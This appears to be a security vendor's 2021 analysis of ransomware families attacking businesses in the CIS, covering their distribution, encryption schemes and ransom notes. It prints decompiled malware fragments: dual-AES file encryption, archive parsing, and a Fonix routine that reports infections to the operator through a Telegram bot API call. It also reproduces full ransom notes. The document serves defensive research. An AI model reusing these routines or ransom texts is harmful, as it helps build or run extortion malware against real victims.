

Ransomware in the CIS

By Fedor Sinitsyn

Published: 2021-10-07 · Archived: 2026-04-05 12:39:01 UTC

Introduction


These days, when speaking of cyberthreats, most people have in mind ransomware, specifically cryptomalware. In 2020–2021, with the outbreak of the pandemic and the emergence of several major cybercriminal groups (Maze, REvil, Conti, DarkSide, Avaddon), an entire [criminal ecosystem](#) took shape, leading to a mounting worldwide wave of attacks on large organizations with pockets deep enough to pay a ransom in the hundreds of thousands, even millions, of US dollars.

This year, after a series of high-profile ransomware incidents, such as the attacks on Colonial Pipeline (the operator of the largest fuel pipeline in the US), JBS and Kaseya, and the heightened scrutiny from the US and other authorities that followed, the ransomware market has undergone some major changes: some groups have shut up shop, others have rebranded.

Most of the groups you might read about in the news today tend to operate outside the Commonwealth of Independent States (CIS). That said, companies in this region still cannot relax, since they are the target of dozens of lesser-known groups.


This roundup spotlights the ransomware Trojan families that most actively attacked businesses in the CIS in H1 2021, and their technical characteristics.

Statistics



kaspersky

Number of business users in the CIS who encountered ransomware, January–July 2021 ([download](#))



kaspersky

Unique business users whose devices were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country, January–July 2021 ([download](#))

Ransomware families at a glance

BigBobRoss/TheDMR

This ransomware became active at the back end of 2018 and remains current. According to our data, its main vector of distribution is [cracking RDP passwords](#).

When launched, BigBobRoss shows the operator technical information, including the key for subsequent file decryption. The malware also sends a message with this information via Telegram.

```
28C853EB.txt
1 *KEY : *
  `fb6c87694b23910586eaeb3b45af3e198bc3e0c1981135948bdf09390da25f079d237ea16
  5f13b067536deca67b5a67efba7ec5a844587f8d670c1464074543NUL`
2
  -----
  --
3
4 *DriveSpace : *
5 `(C:\) ( drive ) 59.5 GB free of 31.5 GB (28.0 GB)
6 (D:\) ( cdrom ) 4.6 GB free of 0 (4.6 GB)
7 All Data : 65.1 GB`
8
  -----
  --
9
10 *Extension :* `HYDRA`
11 *uID :* `28C853EB`
12 *Mail :* `Heeh98@keemail.me`
13 *Operating :* `Windows 10`
14 *Elevation :* `Run As Administrator`
15
```


Technical file created by BigBobRoss

After encryption, the contents of the folders look as follows: the cybercriminals' e-mail address and the victim's ID are added to the beginning of each file, followed by the original name and extension, and then the extension added by the ransomware.

random	8/26/2021 2:35 AM	File folder	
zeros	8/26/2021 2:35 AM	File folder	
#FILESENCRYPTED.txt	8/26/2021 2:35 AM	Text Document	1 KB
[Heeh98@keemail.me][ID=28C853EB]Ne...	8/26/2021 2:35 AM	HYDRA File	12 KB
[Heeh98@keemail.me][ID=28C853EB]Ru...	8/26/2021 2:35 AM	HYDRA File	4,608,850 KB
[Heeh98@keemail.me][ID=28C853EB]test...	8/26/2021 2:35 AM	HYDRA File	74 KB
[Heeh98@keemail.me][ID=28C853EB]VE...	8/26/2021 2:35 AM	HYDRA File	1 KB

Encrypted files and a note from the attackers


Additionally, a note with the attackers' details is added to each folder.



Note left by the ransomware

For encryption, the program uses the AES symmetric algorithm with a 128-bit key in ECB mode (simple substitution mode) from the CryptoPP cryptographic library.

The PDB retains information about the name of the project. The developer may be Russian-speaking, but it is impossible to say for sure, since the name could just be an attempt to muddy the waters.



PDB info of the executable file

Crysis/Dharma

Crysis is an old piece of cryptomalware known since 2016. It is known to be [deactivated and then revived](#). Currently, it is still active. The Trojan's code has remained unchanged for several years, and today it is distributed through a [Ransomware-as-a-Service](#) (RaaS) affiliate program.

Crysis is written in C/C++ and compiled in MS Visual Studio. The malware encrypts files using the AES-256 algorithm in CBC mode. Upon launch, the Trojan generates a 256-bit AES key that is encrypted using the RSA-1024 algorithm, with the attacker's public key contained in the Trojan's body.

Each file is encrypted using the aforementioned AES key, as well as the freshly generated 128-bit initialization vector (IV). Besides the encrypted content, the encrypted file stores the IV, the RSA-encrypted AES key, and auxiliary information, including the attacker's label (a string value), the SHA1 hash of the used RSA public key, the original file name, the encryption type (the part of the file to be encrypted is chosen differently for small and large files) and the checksum.

Crysis ransom note

The typical Crysis attack vector is unauthorized RDP access. The attacker cracks the credentials (through a dictionary/brute-force attack or ready lists bought from other cybercriminals), connects remotely to the victim's computer, and runs the Trojan manually.

Phobos/Eking


This ransomware has been around since 2017. At the conceptual level (code structure, approaches used by the developers), Phobos is similar to Crysis in many ways. This suggests that either the Trojans share the same

developer, or the authors of Phobos are familiar with how Crysis works. However, we found no direct borrowing of code; in other words, these are different families of Trojans assembled from different sources.

Like most modern ransomware, Phobos is distributed through a RaaS affiliate program. The main vector of infection is unauthorized RDP access.

Phobos is written in C/C++ and compiled in MS Visual Studio. It uses the AES-256-CBC algorithm to encrypt the victim's files, while the AES key is encrypted using the RSA-1024 public key contained in the body of the malware.

encrypted



All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail Chadmad@ctemplar.com
Write this ID in the title of your message **30BDB096-3001**
In case of no answer in 24 hours write us to this e-mail: Chadmad@nuke.africa
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 5 files for free decryption. The total size of files must be less than 4Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
<http://www.coindesk.com/information/how-can-i-buy-bitcoins/>

Attention!


- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Phobos ransom note

Cryakl/CryLock

Cryakl is probably the oldest ransomware featured in this post. The first version was detected back in April 2014. However, it seems that in modern versions of this Trojan, not a single line of code is left over from that time. Cryakl has been rewritten many times, and changes are introduced with each new version, often significant ones.

It is distributed through an affiliate program. Currently, its most common attack vector is via RDP. For the attacker's convenience, the Trojan supports a graphical interface. The operator configures the necessary settings manually in the program window.



Cryakl settings window

Cryakl is written in Delphi. The modern version of Cryakl uses a custom symmetric cipher to encrypt the victim's files, and the RSA algorithm to encrypt the key.

An interesting feature of the current versions of Cryakl, not seen in other ransomware, is advanced processing of archive file formats.


Archives can be large, and encrypting them in their entirety takes a long time. And if only an arbitrary piece of a file is encrypted, it is possible to recover some of the content without decryption.

Cryakl features specialized procedures for handling the ZIP, 7z, TAR, CAB and RAR (old versions and RAR5) formats. It parses each of these formats and encrypts only the critical parts of the archive, delivering high performance and preventing data recovery without decryption.

```
if ( buf[0] == 'P' && buf[1] == 'K' && buf[2] == 3 && buf[3] == '\x04' )
{
  offs.QuadPart = __PAIR64__(size_high, size_low) - 21;
  buf[0] = 0;
  while ( (buf[0] != 'P' || buf[1] != 'K' || buf[2] != '\x05' || buf[3] != '\x06')
    && (buf[0] != 'P' || buf[1] != 'K' || buf[2] != '\x03' || buf[3] != '\x04') )
  {
    --offs.QuadPart;
    if ( offs.HighPart && offs.HighPart < 0 )
    {
      LOBYTE(ret) = 1;
      goto exit;
    }
    while ( !SeekRead(&hFile, 4u, buf, offs, 41, path) )
    {
      if ( !(unsigned __int8)Error_1(0) )
      {
        LOBYTE(ret) = 2;
        goto exit;
      }
    }
  }
  if ( buf[2] == '\x03' && buf[3] == '\x04' )
  {
    LOBYTE(ret) = 1;
  }
}
```

Part of the procedure for analyzing the ZIP format


CryLock



Cryakl ransom note

CryptConsole

CryptConsole was first spotted in January 2017 and is still encountered today. It is written in C# and uses .NET libraries for encryption. The main vector of distribution is cracking RDP passwords.




```
FILE DECODER.txt - Notepad
File Edit Format View Help
Help with file recovery!
PERSONAL ID
PL9opfatsuD5sohaDQ0xbWVW0WCWG0QVPDpOHRVo
-----
Send (PERSONAL ID):
dorges@keemail.me

PS
If you have not received a response in 3 hours
then register your mail on another mailbox for example (gmail.com).
-----
Ln 1, Col 1 100% Windows (CRLF) UTF-8
```

CryptConsole note

For encryption, two key and IV pairs are generated. These are written to a text file, along with a *size* parameter that reflects how much of the user’s file is to be encrypted, and placed on the desktop. The name of this text file is a 40-character string that matches the user’s unique identifier (Personal ID in the note). It is assumed that the malware operator, having gained access via RDP, runs the ransomware and saves this file for themselves, then deletes it from the victim’s device. It may prove possible to recover the file, but there is no guarantee. Interestingly, the size of the encrypted part of the file (the *size* parameter) is a random value in the range [5485760, 10485760].



```
PL9opfatsuD5sohaDQ0xbWVW0WCWG0QVPDpOHRVo.txt - Notepad
File Edit Format View Help
Key: FmRUnS9ZTJPjgihPPTL1Sz1h6m1DyTPO | Vector: XwzBuc8uQMVDRT8L |
Key2: 2aWI6inipeX3FQ5LwBs3iKs11uhI0Pup | Vector2: qFGuy9hyzr41wyRF
| size: 7501210
Ln 1, Col 1 100% Windows (CRLF) UTF-8
```

File with keys left by the ransomware

The encryption scheme is also curious. As mentioned above, the ransomware generates two random pairs: key+IV and key2+IV2. The file size is then compared to the previously generated random *size* value. If the file is greater

than *size*, only the part of the file that is less than or equal to this value is encrypted, before which a buffer with *size* bytes of random data is written to the file.

```
Class5.randstr_key = Class5.GenerateString(32);
Class5.randstr_IV = Class5.GenerateString(16);
Class5.randstr_key_2 = Class5.GenerateString(32);
Class5.randstr_IV_2 = Class5.GenerateString(16);
Class5.ID = Class5.GenerateString(40);
Class5.size = Class5.Random_Next(Class5.random, 5485760, 10485760);
Class5.key = Class5.Encoding_GetBytes(Class5.Encoding_Default(), Class5.randstr_key);
Class5.iv = Class5.Encoding_GetBytes(Class5.Encoding_Default(), Class5.randstr_IV);
Class5.key2 = Class5.Encoding_GetBytes(Class5.Encoding_Default(), Class5.randstr_key_2);
Class5.iv2 = Class5.Encoding_GetBytes(Class5.Encoding_Default(), Class5.randstr_IV_2);
```

Generating the key/IV pairs, ID, and size

Encryption is performed using the symmetric AES algorithm. First, a *size* bytes chunk of the file is encrypted using key and IV, then the encrypted buffer is reversed and encrypted again, this time using key2 and IV2. This is how the dual encryption scheme works.

```
byte[] byte_ = Class5.File_ReadAllBytes(string_6);
byte[] array = Class5.RijndaelManaged_Encrypt(byte_, Class5.key, Class5.iv);
Class5.Array_Reverse(array);
array = Class5.RijndaelManaged_Encrypt(array, Class5.key2, Class5.iv2);
```

Dual encryption scheme for small files

Large files, as mentioned before, are first filled with *size* bytes of arbitrary data. Only after that is the encrypted data appended.

```
byte[] array2 = Class5.RijndaelManaged_Encrypt(byte_, Class5.key, Class5.iv);
Class5.int_1 = array2.Length - Class5.size;
int num2 = array2.Length;
Class5.Array_Reverse(array2);
array2 = Class5.RijndaelManaged_Encrypt(array2, Class5.key2, Class5.iv2);
Class5.int_2 = array2.Length - num2;
byte[] byte_2 = new byte[Class5.size];
Class5.Random_NextBytes(Class5.Random_New(), byte_2);
Class5.FileWriteToPosition(string_6, 0, byte_2);
FileStream fileStream3 = Class5.FileStream_New(string_6, FileMode.Append);
try
{
    Class5.Stream_Write(fileStream3, array2, 0, array2.Length);
}
```

Dual encryption scheme with arbitrary data writing

Fonix/XINOF


Fonix ransomware appeared in the summer of 2020. In January 2021, its creators announced the closure of the project and even published the master key, which we used to build a [decryptor](#) for victims of this Trojan.

However, that was not the end of the Fonix story. A few months later (in June 2021), we detected attacks by a new version of Fonix, which doesn't use the old master key.

This version of Fonix mimics the Crysis and Phobos Trojans, using the same extensions and naming scheme for encrypted files.

If the files affected by earlier versions of Fonix had names like picture.jpg.Email=[actor@mail.tld]ID=[B49D8EF5].XINOF, now they are indistinguishable from the names of the files encrypted by Crysis (picture.jpg.id-523E8573.[actor@mail.tld].harma) or Phobos (picture.jpg.ID-70AB2875.[actor@mail.tld].eking).

The path to the project's PDB file, preserved in the Trojan sample, likewise speaks of deliberate masking: the line "DharmaVersion" points unambiguously to the Dharma family (an alternative name for the Crysis ransomware).



PDB path

Fonix is written in C++ using the CryptoPP library and compiled into a 64-bit executable file in MS Visual Studio. It is distributed using the RaaS scheme, with the main method of delivery to the victim's system being via spam with a malicious attachment.

After each infection, the ransomware sends a notification to its operator via Telegram, which, incidentally, is nothing new and was first [seen](#) several years ago.

```
std::string::f_5(lpWideCharStr, (__int64)a1, L"+Encrypting+started");
v25 = v35;
v24 = v32;
v5 = cchWideChar[0];
v6 = (const WCHAR *)lpWideCharStr;
if ( v39 >= 8 )
    v6 = lpWideCharStr[0];
cbMultiByte = WideCharToMultiByte(0, 0, v6, cchWideChar[0], 0i64, 0, 0i64, 0i64);
v22 = 0i64;
v23 = 15i64;
LOBYTE(v21[0]) = 0;
std::string::f_13(v21, cbMultiByte, 0);
lpMultiByteStr = (CHAR *)v21;
if ( v23 >= 0x10 )
    lpMultiByteStr = v21[0];
v9 = (const WCHAR *)lpWideCharStr;
if ( v39 >= 8 )
    v9 = lpWideCharStr[0];
WideCharToMultiByte(0, 0, v9, v5, lpMultiByteStr, cbMultiByte, 0i64, 0i64);
v10 = std::string::f_14(
    (__int64)v35,
    "/bot17[REDACTED]:AAEt[REDACTED]/sendMessage?parse_mode=HTML&chat_id=16[REDACTED]&text=",
    v21);
v33 = 0i64;
v34 = 15i64;
v32[0] = 0;
std::string::f_6(v32, (void *)"api.telegram.org", 0x10ui64);
